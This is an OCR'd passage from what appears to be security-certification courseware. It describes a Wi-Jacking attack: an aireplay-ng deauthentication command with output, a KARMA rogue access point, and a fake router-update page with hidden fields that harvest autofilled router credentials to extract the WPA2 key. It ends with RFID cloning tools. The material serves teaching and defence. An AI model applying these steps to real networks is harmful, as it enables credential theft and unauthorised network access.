
- Send de-authentication requests to the victim's device using aireplay-ng to disconnect the victim from their legitimate Wi-Fi network.



```
┌─[✗]─[root@parrot]─[~]
└──╼ #aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon
02:07:13  Waiting for beacon frame (BSSID: B4:75:0E:89:00:60) on channel 11
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
```

Figure 16.85: Screenshot displaying de-authentication requests sent via aireplay-ng

- Perform a KARMA attack using "hostapd-wpe," luring the victim to connect to the malicious Wi-Fi network.
- After successful de-authentication, use tools such as "**dnsmasq**" and Python scripts to inject a malicious URL and force the victim's browser to load that malicious URL. Based on the BSSID and ESSID, the URL/page pair to be sent can be detected.
- Wait for the victim to access the HTTP page. At this moment, the victim's router is updated and automatically restarted.



Your router is updating

Restarting...

Fluff page just designed to get the target to keep the page open


```
<html xmlns="http://www.w3.org/1999/xhtml"> ev
▶ <head></head>
▼ <body style="text-align:center;background: #DDD" onload="i
    <input id="l" style="opacity:0;" type="text">
    o
    <input id="p" style="opacity:0;" type="password">
  ▼ <div style="margin-top:100px;width:70%;margin-left:15%">
```

Hidden fields to collect remembered credentials from autocomplete

Figure 16.86: Screenshot showing the update and restarting of the router

- Once the victim opens the malicious page, the browser will check the following two conditions to automatically load the page having stored credentials:

  - Do the malicious URL and the router's admin interface have the same origin?
  - Do the input fields of the page and the router's admin interface match?
- After receiving the credentials, the victim is made to access the page for some more time. Subsequently, stop the KARMA attack and allow the victim to connect back to their legitimate network. Once the victim's device is connected to the legitimate network, the malicious page remains in the router's admin interface, along with admin credentials loaded into the JavaScript.
- Use XMLHttpRequest to login to the router to extract the victim's WPA2 PSK and further perform any other malicious changes as necessary. Using this PSK and other credentials, the victims' private network can be hacked, and critical data can be accessed and tampered using the Wi-Jacking technique.


Main Page
Auto Copy
Scan Tag
Read Tag
Sniff TRF
Simulation
OK
C/
S
R/W

Launch of Wireless Attacks: RFID Cloning Attack

- RFID cloning involves **capturing the data** from a legitimate RFID tag and then **creating its clone** using a new chip
- Attackers use tools such as **iCopy-X** and **RFIDlerto** to clone RFID tags

iCopy-X	iCopy-X is an entirely stand-alone and portable RFID cloning device that can used by attackers to **clone RFID tags**

Additional RFID Cloning Tools

RFIDler
https://www.github.com

Proxmark3
https://proxmark.com

RFID Mifare Cloner
https://www.github.com

Boscloner Pro
https://www.boscloner.com

https://proxmark.com

RFID Cloning Attack

RFID cloning involves capturing the data from a legitimate RFID tag and then creating its clone using a new chip. In other words, data from one RFID tag are copied into another tag by changing the tag ID (TID), but the form factor and data may remain the same. The cloned copy is different from the original RFID tag and may be easily detected. Attackers use iCopy-X, RFIDler, etc. to clone RFID tags.

- **iCopy-X**

  Source: *https://proxmark.com*

  iCopy-X is a portable RFID cloning device that can be used by attackers to clone RFID tags. It is an entirely stand-alone device with an integrated screen and buttons, providing the functionality of a Proxmark but without the need for an external computer.

